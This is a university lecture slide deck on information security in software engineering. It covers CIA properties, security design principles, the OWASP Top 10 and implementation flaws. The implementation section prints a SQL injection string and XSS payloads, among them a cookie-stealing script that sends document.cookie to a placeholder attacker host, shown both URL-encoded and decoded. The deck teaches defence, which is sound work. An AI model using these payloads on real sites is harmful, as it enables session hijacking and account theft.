

# Advanced Topics of Software Engineering (ASE)

## Chapter 2. From requirements to system design (Part II)

Prof. Dr. Florian Matthes, Prof. Dr. Alexander Pretschner

Chair of Software Engineering for Business Information Systems (sebis)  
Faculty of Informatics  
Technische Universität München  
[www.matthes.in.tum.de](http://www.matthes.in.tum.de)

# From requirements to system design

2.1. Software architecture

2.2. Antipatterns in software engineering

2.3. Reuse

2.4. Testability

2.5. Safety

2.6. Information security

## **2.6.1. Terminology**

2.6.2. Relevance and challenges

2.6.3. Examples of typical technical security challenges


2.6.4. Design principles

2.6.5. Implementation level concerns


2.6.6. Security analyses

2.6.7. Data protection


2.6.8. Trade-offs



# How would you define security?



# How would you define security?




## Safety, Security: Absence of unreasonable risk

 (Angriffs-) Sicherheit

**Security:** Protection of systems (products, devices) from external hazards

**Safety:** Protection against hazards and risks originating from the operation of a system (product, device)

 (Betriebs-) Sicherheit

- Hacker manipulates ECU software via WLAN
- ABS blocks wheels at high speed

Remember:

**Safety** is concerned with the hazards that a system may create.

**Security** is concerned with the malfunctioning of a system as a result of the activities of an attacker.

**Techniques for detection and prevention are conceptually similar.**

Engineers need to know a lot

- About potential safety and security problems
- About the system that is to be made safe and secure

# Security properties: CIA

## Confidentiality

- Can non-authorized parties see data?

## Integrity

- Has data been altered (and I should know this)?

## Availability

- Is data always accessible?

... of **data**, and then of the **systems** that process data (including humans)

(This distinction is nice, but in practice not clear-cut)

# More security properties

## Non-repudiation

- Impossibility to inappropriately deny a transaction or having sent a message

## Authenticity

- A message/action assigned to an entity was actually sent/performed by that entity

## Auditability

- Ability to reconstruct (certain aspects of) earlier states of a system

## Accountability

- Ability to assign responsibility for actions to an entity

## Privacy

- No clear definition. Refers to security of **personal information**. Privacy means that a person has appropriate control over which information on him or her is generated, stored, processed, deleted, and by whom.

## Anonymity

- The identity of an entity is hidden; one aspect of privacy

...



# Making these properties precise

What exactly is "confidentiality" for you?

What exactly is "privacy"?

What exactly is "anonymity"?

What exactly is "integrity"?

(Availability is rather easy to define)

Then, how do you implement them?

- Sometimes by **design**: full names never enter the system
- Often by **mechanism**: access control mechanisms are used for confidentiality, digital signatures or message authentication codes for integrity

Then, how do you check them?

# From requirements to system design

2.1. Software architecture

2.2. Antipatterns in software engineering

2.3. Reuse

2.4. Testability

2.5. Safety

2.6. Information security

2.6.1. Terminology

**2.6.2. Relevance and challenges**

2.6.3. Examples of typical technical security challenges

2.6.4. Design principles

2.6.5. Implementation level concerns

2.6.6. Security analyses

2.6.7. Data protection

2.6.8. Trade-offs

# Does it matter?

## Critical infrastructures (A)

### Private data (C,I)

- Medical records
- Loyalty cards
- Mobile telephone data including location

### Commercial data (C,I)

- Digital Rights Management
- IP in distributed business processes

### Government data (C,I,A)

- military data
- intelligence

# Relevance and challenges

- Increasing connectivity: many entry points for attackers
- New security-sensitive applications
  - eVoting, car2X communication, Industry 4.0, ...
- Potential cybercrime, hooliganism, terrorism
- Privacy issues
  - Lack of standards; lack of products/solutions
  - Lack of understanding

Hundreds of incidents – no need to mention them here!

Yet ...

### **Do we really want security?**

- Makes systems hard or slow to use (and hence is circumvented)
- How much is it, and who pays?
- What's the risk, really?

Is security a sub-problem of risk analysis? (yes!)

Different kinds of systems: your website, the university's student records, fresh water supply IT, weapons

## **Do we really want privacy?**

- Trade-off with users' liberties
- Waive privacy for a cheese burger?
- Do you use Facebook?
- "I have nothing to hide"
- "You have zero privacy anyway – get over it!" [Scott McNeal]
- What's the risk, really?

## **Trade-off** between interests of individuals and society

- Terrorism

## **Who pays for privacy?**

# Risk analysis and assessment

- Similar to safety, 100% security is
  - Unrealistic (nothing is 100% in life) and too expensive
  - How safe is a (physical) safe?
- How can we prioritize security goals and counter measures so that we get "just the right security"?
  - And does this really make sense?
- Can we re-use knowledge on prior system analyses to analyze our own system?
  - Vulnerability catalogs
  - BSI baseline protection (ISO 27001)
  - Common Criteria

Have seen this before, when talking about safety!

# What to do?

- Technically
  - **Software and systems engineering**
  - Cryptography
  - Physical at macro-level: access to buildings, secured areas (like computer centers), shielding against electromagnetic radiation, etc.
  - Physical at micro-level: e.g. tamper-resistant devices, smart-cards
  - Biometric technology
  - Processor technology
  - Language security
  - Operating system security
- Organizationally
  - Security policies, classification of information, defining responsibilities, etc.
- People-related
  - Selection, motivation, education, etc.
- Legally
  - Liability regulations, insurances, etc.

Technology is only a small part of the solution!



# Humans in the loop

- Social Engineering
    - Don't hack systems; "hack" people
  - Impersonating IT staff
  - Playing on users' sympathy
  - Using intimidation tactics
  - Shoulder surfing
- 
- On a broad scale (internet banking data), and for single companies: spear phishing

# The human factor

- Security often conflicts with usability
- For instance, if long passwords are required, people write them down on the proverbial post-its
- Or they never log out
- Or they ignore security warnings
  - Did you ever click on the "I know the risk" button in Firefox that warns about an invalid certificate – without really knowing the risk?
- Or they use the same password for all services
- Or they disable or circumvent security measures altogether

- When time-to-market is the guiding objective, security (and also "good" architecture) often are not major considerations
- Should they?
- Do you like agile development processes?

# From requirements to system design

2.1. Software architecture

2.2. Antipatterns in software engineering

2.3. Reuse

2.4. Testability

2.5. Safety

2.6. Information security

2.6.1. Terminology

2.6.2. Relevance and challenges

**2.6.3. Examples of typical technical security challenges**

2.6.4. Design principles

2.6.5. Implementation level concerns

2.6.6. Security analyses

2.6.7. Data protection

2.6.8. Trade-offs

## Technical security problems (1)

- C, I, and A can be compromised when "your program is broken into."
  - This means that a vulnerability of the program, the operating system, or any other related piece of software is exploited by malware or a human attacker.
- The underlying (technical) problem can be that data and commands are not separated from each other.
  - Examples: For buffer overflows, the input to a program contains a (machine code) program itself. For SQL injections, data presented to a data base contains SQL commands itself.
- The underlying (technical) problem can be that a system is misconfigured.
  - Examples: Files on your web server, or your laptop in an airport network, are readable by everybody. Access rights are not set correctly. Firewalls let dangerous traffic pass.

## Technical security problems (2)

- The underlying (technical) problem can also be that there are hidden information channels.
  - Example by analogy: Adam is a murderer. Bob is the new priest in town. Adam is the first to confess to Bob. At a party, Charlie meets Bob. Bob tells him, "what a great city! But my first confessor was a murderer!" Afterwards, Charlie talks to Adam and tells him what a nice guy Bob is. Adam agrees and mentions casually that he was the first to confess with Bob.
- The underlying technical problem can be that the attack surface is too large.
  - Medieval cities have very few portals – because then defense activities can be concentrated. If software has many "portals", i.e., a large attack surface, then many parts of the software need to be hardened.
- The underlying (technical) problem can be that protocols are conceptually flawed (replay attacks on key fobs). Or incorrectly implemented (Apple SSL).

## Technical security problems (3)

And so on.

What to do?

- In general: think about security all the time rather than retrofit it
  - There are special development processes, e.g., Microsoft's security development lifecycle that essentially mandate risk assessments in every iteration
- At requirements engineering time: think about what could go wrong!
- At design time: apply "good" design principles: minimize the attack surface, compartmentalize software so that a break-in into one part is confined to that one part, etc.
  - Do what has worked in the past. There are standards like ISO 27001 that help you set up an infrastructure.
- At implementation time: Do input validation (SQL injection, cross-site-request-forgery, buffer overflows) and/or use safe input routines
- At testing time: Perform security tests ("penetration tests", fuzzing)

## Why things aren't so simple: just one example

- When implementing apps that talk to a server, the communication usually is secured using transport layer security.
- TLS relies on certificates that can be used to check if a key (that is used for encrypting the communication) is authentic
- Many TLS implementations forbid self-created certificates (i.e., self-signed keys)
- Testers thus switch off TLS encryption
- ... and later forget to switch it back on.
- (plus there's heartbleed)



# From requirements to system design

2.1. Software architecture

2.2. Antipatterns in software engineering

2.3. Reuse

2.4. Testability

2.5. Safety

2.6. Information security

2.6.1. Terminology

2.6.2. Relevance and challenges

2.6.3. Examples of typical technical security challenges

**2.6.4. Design principles**

2.6.5. Implementation level concerns

2.6.6. Security analyses

2.6.7. Data protection

2.6.8. Trade-offs

**Principle:** Every subject should not have more privileges than necessary to complete its (approved) job.

**Rationale:** Principle helps minimize the negative consequences of inadvertent operating errors and reduces the negative effects of deliberate attacks carried out by a subject, or in a subject's name and with his privileges.

Example from physical world

Keys/locks in an office building are mechanism for implementing least privilege: office workers working regular hours only need keys to own office. The janitor has keys to all doors apart from safes.

## Least privilege – IT example

- Normal employees do not require access to other employees' personnel files. Therefore, access to these files should be denied to non-human-resource employees.
- Regular office workers do not need privileges to install new software, create new user accounts, or sniff network traffic. Access to standard office applications and a directory to store data is enough.
- A web-server's processes do not need to run with administrative privileges.

**Principle:** Access to every object must be controlled in an way not circumventable.

## Examples

- Protection against "layer-below attacks", e.g., booting a different OS to circumvent file-system-based access control.  
Use of an encrypted-file system can help in this case.
- Sniffing traffic to circumvent access-control mechanisms imposed by the web application.  
End-to-end encryption can help here.
- Airports ensure (e.g., architecturally) that every subject is checked before entering sensitive areas, like planes.

**Principle:** Security mechanisms should start in a secure state and return to a secure default state in case of failures.

**Variant:** Base access decisions on permission rather than exclusion, thereby the default decision is lack of access.

## Examples

- Firewalls often use white-lists rather than black-lists, i.e., default is to deny any network packet not matching white-list rules.
- Clean up (remove cores, temporary files, etc.) after crashes.
- Doors to buildings lock when closed.

## **Principle:**

Organize resources into groups (compartments, zones), isolated from others except for limited, controlled means of communication.

## **Rationale:**

- Apply least privilege to entire compartments. This coarse granularity makes it easier to implement and review access control infrastructures.
- Problems arising from attacks, accidents, etc. are limited to one compartment.
- Highly security-sensitive resources can be isolated in a special compartment.

# Compartmentalization - examples

- Run sensitive applications on separate machines. Compromise of one then does not necessarily entail compromise of the others.
- Use virtualization or other techniques to separate applications.  
E.g., User-Mode Linux, VMware, Xen, VServer, Jail, chroot, separate hard disk partitions.
- Partition network into separate zones, e.g., demilitarized zones (DMZ) for web servers, kept separate from data bases
- Separate data and code to avoid problems including buffer-overflows, malicious documents, macro viruses, cross-site scripting, SQL injections, etc.
- Software mechanisms including encapsulation, modularization, and object-orientation enable compartmentalization.

**Principle:** Minimize the "attack surface" a system presents to the potential adversary. This includes aspects like: reduce external interfaces to a minimum, limit the information given away, and minimize the adversary's window of opportunity.

## Examples

- Harden OS by disabling all unneeded functionality.  
E.g., network services or connectivity options (infrared, WLAN, or Bluetooth).
- Don't give out information that helps "fingerprint" your system.
- Don't indicate why a login fails (user name vs. password ).
- Apply mechanisms like Captchas or time-outs to prevent brute-force password-guessing attacks.
- In physical world: castles only have 1 entry, not a dozen.



# Design principles - summary

Principles embody general wisdom and best practices

- They all relate to (software) architecture!
- Their value is in providing high-level guidelines for analyzing mechanisms and their trade-offs. But no guarantees!
- Their limitation is that they are not constructive. They do not directly suggest design solutions. Indeed some (least privilege) more relevant for administration.
- In contrast, patterns aim towards incorporating mechanisms into concrete, implementation-oriented designs

# From requirements to system design

2.1. Software architecture

2.2. Antipatterns in software engineering

2.3. Reuse

2.4. Testability

2.5. Safety

2.6. Information security

2.6.1. Terminology

2.6.2. Relevance and challenges

2.6.3. Examples of typical technical security challenges

2.6.4. Design principles

**2.6.5. Implementation level concerns**

2.6.6. Security analyses

2.6.7. Data protection

2.6.8. Trade-offs

# OWASP Top 10 - 2017

The ten most critical web application security risks


OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

[[https://www.owasp.org/images/7/72/OWASP\\_Top\\_10-2017\\_%28en%29.pdf.pdf](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf)]

# OWASP Top 10 vulnerabilities 2017 (1)

<b>A1:2017-Injection</b>	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
<b>A2:2017-Broken Authentication</b>	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
<b>A3:2017-Sensitive Data Exposure</b>	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
<b>A4:2017-XML External Entities (XXE)</b>	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
<b>A5:2017-Broken Access Control</b>	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

# OWASP Top 10 vulnerabilities 2017 (1)





# OWASP Top 10 vulnerabilities 2017 (2)

## **A6:2017-Security Misconfiguration**

Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

## **A7:2017-Cross-Site Scripting (XSS)**

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

## **A8:2017-Insecure Deserialization**

Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

## **A9:2017-Using Components with Known Vulnerabilities**

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

## **A10:2017-Insufficient Logging & Monitoring**

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli- cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

# Implementation-level security

## SQL injections

- Server receives \$EMAIL via a http post request from the client, then calls the database via `SELECT fieldlist FROM table WHERE field = '$EMAIL';`
- If the client posts \$EMAIL = **anything' OR 'x'='x** ...
- ... this yields  
`SELECT fieldlist FROM table WHERE field = ' anything' OR 'x'='x ';`

## Cross-site scripting (see next slides)

## Buffer-overflow attacks

- Overwrite return addresses (see next slides)

[see classes on Security Engineering and Secure Coding]



## (At least) three types of XSS

- Non-persistent attacks
  - Malicious code in e.g. e-mail, goes to server and back.
- Persistent attacks
  - Malicious code in server store, sent from server to client
- DOM based attack (not considered here)
  - Server web application not involved

# Reflective (or non-persistent) XSS

- Malicious code directly sent from client to server; then returned to client
- `http://example.com/?action=ActionName`
- Server-side application returns  
`<p>You want to execute: ActionName</p>`
- What if *ActionName* =  
`<script type="text/javascript">alert("BAD!");</script>`
- Idea: somebody else makes user follow modified link

## Non-persistent (reflected) attack

- Many web portals offer a personalized view of a web site and greet a logged in user with "Welcome, ". Sometimes the data referencing a logged in user are stored within the query string of a URL and echoed to the screen
- Portal URL example:
  - `http://portal.example/index.php?sessionid=12312312&username=Joe`

- URL encoded example of *cookie stealing* URL:

```
http://portal.example/index.php?sessionid=12312312&
username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73 %63%72%69%70%74%3E
```

- URL encoded example of *cookie stealing* URL:

```
http://portal.example/index.php?sessionid=12312312&
username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73 %63%72%69%70%74%3E
```

- Decoded example of *cookie stealing* URL:

```
http://portal.example/index.php?sessionid=12312312&
username=&lt;script&gt;document.location='http://attacker host.example/cgi-
bin/cookiesteal.cgi?'+document.cookie&lt;/script&gt;
```

# Reflected attack

What happens?

- User clicks link URL (with embedded JavaScript)
- URL is sent to server
- Server produces HTML (includes the JavaScript) and ships it to client
- Client renders HTML, executes JavaScript
- JavaScript constructs URL based on cookie stored in browser
- ...fetches URL -> cookie gone.

## Persistent

- Make the server store "bad code" that is executed whenever clients access page – e.g., guest books
- Simply post this to a guest book  
This is a great guest book `<script type="text/javascript"> alert("BAD!");</script>`
- Every subsequent visitor will have the "bad code" executed in their browser

- Many web sites host bulletin boards where registered users may post messages. A registered user is commonly tracked using a session ID cookie authorizing them to post. If an attacker were to post a message containing a specially crafted JavaScript, a user reading this message could have their cookies and their account compromised.
- Cookie Stealing Code Snippet:
  - `<SCRIPT> document.location= 'http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie </SCRIPT>`



# Preventing persistent attacks

- Server can filter for embedded (Java)script.
- That's not so easy, however.  
The string "<script>" can be encoded in a multitude of ways.  
And simply searching for (all encodings) of <script> is not trivial either:  
What about "<scr<script>ipt>"?
- And so on.

# Buffer overflow attacks




When functions are called, so-called *frames* are pushed to the runtime stack; they are popped when the function returns

Frames contain actual parameters, **return address**, local variables, register values, return addresses, some housekeeping data

# Buffer overflow attacks

The stack usually grows "in the wrong direction": from high addresses to lower addresses.



# A teaser: buffer overflows

